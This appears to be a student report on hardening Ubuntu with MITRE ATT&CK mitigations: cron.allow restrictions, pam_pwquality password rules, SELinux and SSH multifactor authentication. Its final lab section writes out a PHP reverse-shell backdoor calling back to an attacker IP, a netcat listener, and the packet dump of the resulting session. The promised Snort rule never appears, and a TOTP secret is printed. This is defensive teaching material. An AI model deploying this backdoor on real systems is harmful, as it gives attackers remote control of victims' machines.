

Adversarial Approach: Linux Security Hardness Implementation Using Mitre ATT&CK Framework

Muhammad Ahmad

This section will introduce the Linux security though it focusses on the ubuntu, but same security measure can apply to other Linux distributions.

For counter measure we will use MITRE ATT&CK Frame, MITRE ATT&CK stands for MITRE Adversarial tactics and technique and common Knowledge. it's a industry standard and everybody tries to adopt in its daily process starting from threat intelligence to detection market.

Linux Matrix									
Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the Linux platform.									
View on the ATT&CK® Navigator ↗									
Version Permalink									
layout: side ▼ show sub-techniques hide sub-techniques help									
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
8 techniques	8 techniques	16 techniques	11 techniques	22 techniques	15 techniques	21 techniques	7 techniques	14 techniques	16 techniques
Drive-by Compromise	Command and Scripting Interpreter (4)	Account Manipulation (7)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (2)	Adversary-in-the-Middle (2)	Account Discovery (2)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution (2)	Debugger Evasion	Debugger Evasion	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media
External Remote Services	Inter-Process Communication	Boot or Logon Initialization Scripts (1)	Deobfuscate/Decode Files or Information	Deobfuscate/Decode Files or Information	Credentials from Password Stores (2)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)
Hardware Additions	Native API	Boot or Logon Initialization Scripts (1)	Execution Guardrails (1)	Execution Guardrails (1)	Exploitation for Credential Access	Debugger Evasion	Remote Service Session Hijacking (1)	Automated Collection	Data Obfuscation (2)
Phishing (2)	Scheduled Task/Job (2)	Browser Extensions	Exploitation for Defense Evasion	Exploitation for Defense Evasion	File and Directory Permissions Modification (1)	File and Directory Discovery	Remote Services (2)	Clipboard Data	Dynamic Resolution (2)
Supply Chain Compromise (2)	Software Deployment Tools	Compromise Client Software Binary	File and Directory Permissions Modification (1)	File and Directory Permissions Modification (1)	Forge Web Credentials (1)	Network Service Discovery	Software Deployment Tools	Data from Information Repositories	Encrypted Channel (2)
Trusted Relationship	System Services	Create Account (2)	Hide Artifacts (7)	Hide Artifacts (7)	Input Capture (2)	Network Share Discovery	Taint Shared Content	Data from Local System	Fallback Channels
Valid Accounts (2)	User Execution (2)	Create or Modify System Process (1)	Hijack Execution Flow (1)	Hijack Execution Flow (1)	Modify Authentication Process (2)	Password Policy Discovery		Data from Network Shared Drive	Ingress Tool Transfer
		Event Triggered Execution (3)	Impair Defenses (2)	Impair Defenses (2)	Multi-Factor Authentication Interception	Peripheral Device Discovery		Data from Removable	Multi-Stage Channels
		External Remote Services	Indicator Removal (7)	Indicator Removal (7)	Multi-Factor Authentication Request	Permission Groups Discovery (2)			Non-
			Masquerading (5)	Masquerading (5)		Process Discovery			
			Modify Authentication Process (2)	Modify Authentication Process (2)					

Figure 1

<https://attack.mitre.org/matrices/enterprise/linux/>

Cron

An adversary may use Cron in Linux or Unix environments to execute programs at system startup or on a scheduled basis for Persistence. Cron job is time base utility that enable job scheduling for Linux OS. The Crontab file includes the Cron entries that include what script run at what time and can also include logs generated during that task . Following threat group exploit the Cron job utility in the past.

Procedure Examples

ID	Name	Description
S0504	Anchor	Anchor can install itself as a cron job. ^[5]
G0082	APT38	APT38 has used cron to create pre-scheduled and periodic background jobs on a Linux system. ^[6]
S0401	Exaramel for Linux	Exaramel for Linux uses crontab for persistence if it does not have root privileges. ^{[4][5]}
S0588	GoldMax	The GoldMax Linux variant has used a crontab entry with a <code>\$(cat /dev/urandom tr -dc 'a-z0-9' fold -w 64 xargs -n1 sh)</code> line to gain persistence. ^[6]
S0163	Janicab	Janicab used a cron job for persistence on Mac devices. ^[7]
S0599	Kinsing	Kinsing has used crontab to download and run shell scripts every minute to ensure persistence. ^[8]
S0198	NETWIRE	NETWIRE can use crontabs to establish persistence. ^[8]
S0587	Penguin	Penguin can use Cron to create periodic and pre-scheduled background jobs. ^[10]
G0106	Rocke	Rocke installed a cron job that downloaded and executed files from the C2. ^{[11][12][14]}
S0468	Skidmap	Skidmap has installed itself via crontab. ^[14]
S0374	SpeakUp	SpeakUp uses cron tasks to ensure persistence. ^[15]
S0341	Xbash	Xbash can create a cronjob for persistence if it determines it is on a Linux system. ^[14]

Figure


MITRE also provide a step-by-step guideline how to mitigate an attack. Like in Mitigation section its point to M1018 Id which is User Account management ID.

Mitigations

ID	Mitigation	Description
M1047	Audit	Review changes to the <code>cron</code> schedule. <code>cron</code> execution can be reviewed within the <code>/var/log</code> directory. To validate the location of the <code>cron</code> log file, check the syslog config at <code>/etc/rsyslog.conf</code> or <code>/etc/syslog.conf</code>
M1018	User Account Management	<code>cron</code> permissions are controlled by <code>/etc/cron.allow</code> and <code>/etc/cron.deny</code> . If there is a <code>cron.allow</code> file, then the user or users that need to use <code>cron</code> will need to be listed in the file. <code>cron.deny</code> is used to explicitly disallow users from using cron. If neither files exist, then only the super user is allowed to run cron.

Figure

Under **M108** section it explain how to restrict user cron usage to certain group of user




Figure

Step1: Add user adil in the cron.allow file



Figure



Figure

```
GNU nano 4.8                                     cron.allow
adil
```

Figure 2

```
adil@adil-VirtualBox:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /bin/date >> /tmp/cron_output
```

Figure 3

Step 2: Add new user vk

```
adil@adil-VirtualBox:~$ sudo adduser vk
```

Figure 4

Step 3: Switch to user vk and try to add cron tab

```
adil@adil-VirtualBox:~$ adduser vk sudo
```

Figure 5

Results: Its not allow new user to add cron job.

```
adil@adil-VirtualBox:~/Documents$ su - vk
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

vk@adil-VirtualBox:~$ crontab -l
You (vk) are not allowed to use this program (crontab)
See crontab(1) for more information
```

Figure 6

Password Credentials

Password are considered as first line of defense against unauthorized access of your system , The stronger the password is there is low chance of password guessing and brakeforce or password dictionary attacks




Figure 7

Step 1: install PAM_PWQUALITY – for password quality check.

```
adil@adil-VirtualBox:~$ sudo apt install libpam-pwquality
[sudo] password for adil:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  libpam-pwquality
0 to upgrade, 1 to newly install, 0 to remove and 144 not to upgrade.
Need to get 11.2 kB of archives.
After this operation, 39.9 kB of additional disk space will be used.
Get:1 http://gb.archive.ubuntu.com/ubuntu focal/main amd64 libpam-pwquality amd64 1.4.2-1build1 [11.2 kB]
Fetched 11.2 kB in 0s (46.0 kB/s)
Selecting previously unselected package libpam-pwquality:amd64.
(Reading database ... 188862 files and directories currently installed.)
Preparing to unpack .../libpam-pwquality_1.4.2-1build1_amd64.deb ...
Unpacking libpam-pwquality:amd64 (1.4.2-1build1) ...
Setting up libpam-pwquality:amd64 (1.4.2-1build1) ...
Processing triggers for man-db (2.9.1-1) ...
```

Figure 8

Step 2: Add new rule and make sure user password must contain 2 uppercase , 1 alphanumeric characters , 2 lower case letters

```
adil@adil-VirtualBox:~$ sudo nano /etc/pam.d/common-password /etc/pam.d/common-password.backup
```

Figure 9

```
# here are the per-package modules (the "Primary" block
password      requisite      pam_pwquality.so retry=4 minlen=9 difok=4 lcredit=-2 ucredit=-2 dcredit=-1 ocredit=-1 reject_username=
```

Figure 10

Step3: try to add weak password system not accept it

```
adil@adil-VirtualBox:~$ sudo useradd -m ahmad_test_user
adil@adil-VirtualBox:~$ sudo passwd ahmad_test_user
New password:
BAD PASSWORD: The password contains less than 2 uppercase letters
New password:
BAD PASSWORD: The password contains less than 1 non-alphanumeric characters
New password:
BAD PASSWORD: The password contains less than 2 lowercase letters
New password:
BAD PASSWORD: The password contains less than 2 uppercase letters
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
```

Figure 11

Result: Add strong password and system accept new password

```

adil@adil-VirtualBox:~$ sudo passwd ahmad_test_user
New password:
Retype new password:
passwd: password updated successfully

```

Figure 12

Install Se linux

Install Se-Linux to add an extra layer of security for the system , Se Linux is consider industry standard to protect your Linux system form unauthorized access or takeover

```

adil@adil-VirtualBox:~$ sudo selinux-activate
Activating SE Linux
Sourcing file '/etc/default/grub'
Sourcing file '/etc/default/grub.d/init-select.cfg'
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-5.15.0-56-generic
Found initrd image: /boot/initrd.img-5.15.0-56-generic
Found linux image: /boot/vmlinuz-5.15.0-46-generic
Found initrd image: /boot/initrd.img-5.15.0-46-generic
Found memtest86+ image: /boot/memtest86+.elf
Found memtest86+ image: /boot/memtest86+.bin
done
SE Linux is activated. You may need to reboot now.

```

Figure 13

```

adil@adil-VirtualBox:~$ sudo apt install policycoreutils selinux-utils selinux-basics
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  checkpolicy gawk libauparse0 libblas3 libgfortran5 liblapack3 libsigsegv2 m4 policycoreutils-dev policycoreutils-python-utils python3-audit
  python3-decorator python3-ipy python3-networkx python3-numpy python3-selinux python3-semanage python3-sepolgen python3-sepolicy python3-setools
  selinux-policy-default selinux-policy-dev semodule-utils setools
Suggested packages:
  gawk-doc m4-doc python-networkx-doc python3-gdal python3-matplotlib python3-pygraphviz | python3-pydot python3-scipy gfortran python-numpy-doc
  python3-pytest python3-numpy-dbg logcheck syslog-summary setools-gui
The following NEW packages will be installed:
  checkpolicy gawk libauparse0 libblas3 libgfortran5 liblapack3 libsigsegv2 m4 policycoreutils policycoreutils-dev policycoreutils-python-utils
  python3-audit python3-decorator python3-ipy python3-networkx python3-numpy python3-selinux python3-semanage python3-sepolgen python3-sepolicy
  python3-setools selinux-basics selinux-policy-default selinux-policy-dev selinux-utils semodule-utils setools
0 to upgrade, 27 to newly install, 0 to remove and 155 not to upgrade.
Need to get 473 kB/13.0 MB of archives.
After this operation, 58.3 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://gb.archive.ubuntu.com/ubuntu focal/universe amd64 policycoreutils amd64 3.0-1 [473 kB]
Fetched 473 kB in 0s (2,741 kB/s)
Selecting previously unselected package libsigsegv2:amd64.
(Reading database ... 188862 files and directories currently installed.)
Preparing to unpack .../libsigsegv2_2.12-2_amd64.deb ...
Unpacking libsigsegv2:amd64 (2.12-2) ...
Setting up libsigsegv2:amd64 (2.12-2) ...
Selecting previously unselected package gawk.
(Reading database ... 188869 files and directories currently installed.)
Preparing to unpack .../00-gawk_1%3a5.0.1+dfsg-1_amd64.deb ...
Unpacking gawk (1:5.0.1+dfsg-1) ...
Selecting previously unselected package checkpolicy.
Preparing to unpack .../01-checkpolicy_3.0-1_amd64.deb ...
Unpacking checkpolicy (3.0-1) ...
Selecting previously unselected package libauparse0:amd64.
Preparing to unpack .../02-libauparse0_1%3a2.8.5-2ubuntu6_amd64.deb ...
Unpacking libauparse0:amd64 (1:2.8.5-2ubuntu6) ...

```

Figure 14

Multifactor authentication for SSH access:

Step1: Install google authenticator for ssh access




Figure 15

Procedure Examples

ID	Name	Description
S0482	Bundlore	Bundlore creates a new key pair with <code>ssh-keygen</code> and drops the newly created user key in <code>authorized_keys</code> to enable remote login. ^[7]
G1006	Earth Lusca	Earth Lusca has dropped an SSH-authorized key in the <code>/root/.ssh</code> folder in order to access a compromised server with SSH. ^[8]
S0468	Skidmap	Skidmap has the ability to add the public key of its handlers to the <code>authorized_keys</code> file to maintain persistence on an infected host. ^[9]
G0139	TeamTNT	TeamTNT has added RSA keys in <code>authorized_keys</code> . ^{[10][11]}
S0658	XCSSET	XCSSET will create an ssh key if necessary with the <code>ssh-keygen -t rsa -f \$HOME/.ssh/id_rsa -P</code> command. XCSSET will upload a private key file to the server to remotely access the host without a password. ^[12]

Mitigations

ID	Mitigation	Description
M1042	Disable or Remove Feature or Program	Disable SSH if it is not necessary on a host or restrict SSH access for specific users/groups using <code>/etc/ssh/sshd_config</code> .
M1022	Restrict File and Directory Permissions	Restrict access to the <code>authorized_keys</code> file.
M1018	User Account Management	In cloud environments, ensure that only users who explicitly require the permissions to update instance metadata or configurations can do so.

Figure 16

```
adil@adil-VirtualBox:~$ google-authenticator
```

Do you want authentication tokens to be time-based (y/n) y


Warning: pasting the following URL into your browser exposes the OTP secret to Google:

<https://www.google.com/chart?chs=200x200&chld=M|0&cht=qr&chl=otpauth://totp/adil-VirtualBox%3Fsecret%3D0HUZBZWNX3WILZZUBBJU3TEYDQ%26issuer%3Dadil-VirtualBox>



Figure 17

Step 2: Modify PAM configuration file for sash daemon and add google authentication rule




```
adil@adil-VirtualBox: ~  
GNU nano 4.8 /etc/pam.d/ssh  
# PAM configuration for the Secure Shell service  
  
# Standard Un*x authentication.  
@include common-auth  
  
# Disallow non-root logins when /etc/nologin exists.  
account    required    pam_nologin.so  
  
# Uncomment and edit /etc/security/access.conf if you need to set complex  
# access limits that are hard to express in sshd_config.  
# account  required    pam_access.so  
  
# Standard Un*x authorization.  
@include common-account  
  
auth    required    pam_google_authenticator.so
```

Figure 18

Network Security-Snort

Demonstration of accessing of shell of ubuntu vm using Netcat and wrote snort rule to provide detection

Step #1: Setup 2 vm Kali [attacker vm] and ubuntu [victim vm] imitate NetAct backdoor written in php language



```
ahmad@ahmad-VirtualBox: ~  
ahmad@ahmad-VirtualBox:~$ cat phpfile.php  
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.176/4000 0>&1'");?>  
ahmad@ahmad-VirtualBox:~$
```

Figure 19

Step2: Netcat listener:

Set Netcat Listener on port on port 4000

```
kali@kali: ~  
  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nc -lnvp 4000  
[sudo] password for kali:  
listening on [any] 4000 ...
```

Figure 20

Access the Victim VM shell




Figure 21

Step 3: Install wireshark and see packert flow from attack vm – kali to ubuntu victim

Capture Traffic using Wireshark




Figure 22

Pcap content

```

00000000 6c 73 0a ls.
00000000 6c 73 ls
00000002 0a .
00000003 66 69 6c 65 2e 70 68 70 0a file.php .
0000000C 1b 5d 30 3b 61 64 69 6c 40 61 64 69 6c 2d 56 69 .]0;adil @adil-Vi
0000001C 72 74 75 61 6c 42 6f 78 3a 20 7e 2f 44 6f 63 75 rtualBox : ~/Docu
0000002C 6d 65 6e 74 73 07 1b 5b 30 31 3b 33 32 6d 61 64 ments..[ 01;32mad
0000003C 69 6c 40 61 64 69 6c 2d 56 69 72 74 75 61 6c 42 il@adil- VirtualB
0000004C 6f 78 1b 5b 30 30 6d 3a 1b 5b 30 31 3b 33 34 6d ox.[00m: .[01;34m
0000005C 7e 2f 44 6f 63 75 6d 65 6e 74 73 1b 5b 30 30 6d ~/Docume nts.[00m
0000006C 24 20 $
00000000 6c 73 0a ls.
00000000 6c 73 ls
00000002 0a .
00000003 66 69 6c 65 2e 70 68 70 0a file.php .
0000000C 1b 5d 30 3b 61 64 69 6c 40 61 64 69 6c 2d 56 69 .]0;adil @adil-Vi
0000001C 72 74 75 61 6c 42 6f 78 3a 20 7e 2f 44 6f 63 75 rtualBox : ~/Docu
0000002C 6d 65 6e 74 73 07 1b 5b 30 31 3b 33 32 6d 61 64 ments..[ 01;32mad
0000003C 69 6c 40 61 64 69 6c 2d 56 69 72 74 75 61 6c 42 il@adil- VirtualB
0000004C 6f 78 1b 5b 30 30 6d 3a 1b 5b 30 31 3b 33 34 6d ox.[00m: .[01;34m
0000005C 7e 2f 44 6f 63 75 6d 65 6e 74 73 1b 5b 30 30 6d ~/Docume nts.[00m
0000006C 24 20 $
00000003 70 77 64 0a pwd.
00000006 E 70 77 64 pwd
00000071 0a .
00000072 2f 68 6f 6d 65 2f 61 64 69 6c 2f 44 6f 63 75 6d /home/ad il/Docum
00000082 65 6e 74 73 0a ents.
00000087 1b 5d 30 3b 61 64 69 6c 40 61 64 69 6c 2d 56 69 .]0;adil @adil-Vi
00000097 72 74 75 61 6c 42 6f 78 3a 20 7e 2f 44 6f 63 75 rtualBox : ~/Docu
000000A7 6d 65 6e 74 73 07 1b 5b 30 31 3b 33 32 6d 61 64 ments..[ 01;32mad
000000B7 69 6c 40 61 64 69 6c 2d 56 69 72 74 75 61 6c 42 il@adil- VirtualB
000000C7 6f 78 1b 5b 30 30 6d 3a 1b 5b 30 31 3b 33 34 6d ox.[00m: .[01;34m
000000D7 7e 2f 44 6f 63 75 6d 65 6e 74 73 1b 5b 30 30 6d ~/Docume nts.[00m
000000E7 24 20 $
00000003 70 77 64 0a pwd.
00000006 E 70 77 64 pwd
00000071 0a .
00000072 2f 68 6f 6d 65 2f 61 64 69 6c 2f 44 6f 63 75 6d /home/ad il/Docum
00000082 65 6e 74 73 0a ents.
00000087 1b 5d 30 3b 61 64 69 6c 40 61 64 69 6c 2d 56 69 .]0;adil @adil-Vi
00000097 72 74 75 61 6c 42 6f 78 3a 20 7e 2f 44 6f 63 75 rtualBox : ~/Docu
000000A7 6d 65 6e 74 73 07 1b 5b 30 31 3b 33 32 6d 61 64 ments..[ 01;32mad
000000B7 69 6c 40 61 64 69 6c 2d 56 69 72 74 75 61 6c 42 il@adil- VirtualB

```

```
000000C7 6f 78 1b 5b 30 30 6d 3a 1b 5b 30 31 3b 33 34 6d ox.[01;34m
000000D7 7e 2f 44 6f 63 75 6d 65 6e 74 73 1b 5b 30 30 6d ~/Docume nts.[00m
000000E7 24 20 $
```

```
00000007 70 69 6e 67 20 67 6f 6f 67 6c 65 2e 63 6f 6d 0a ping goo gle.com.
000000E9 70 69 6e 67 20 67 6f 6f 67 6c 65 2e 63 6f 6d ping goo gle.com
```

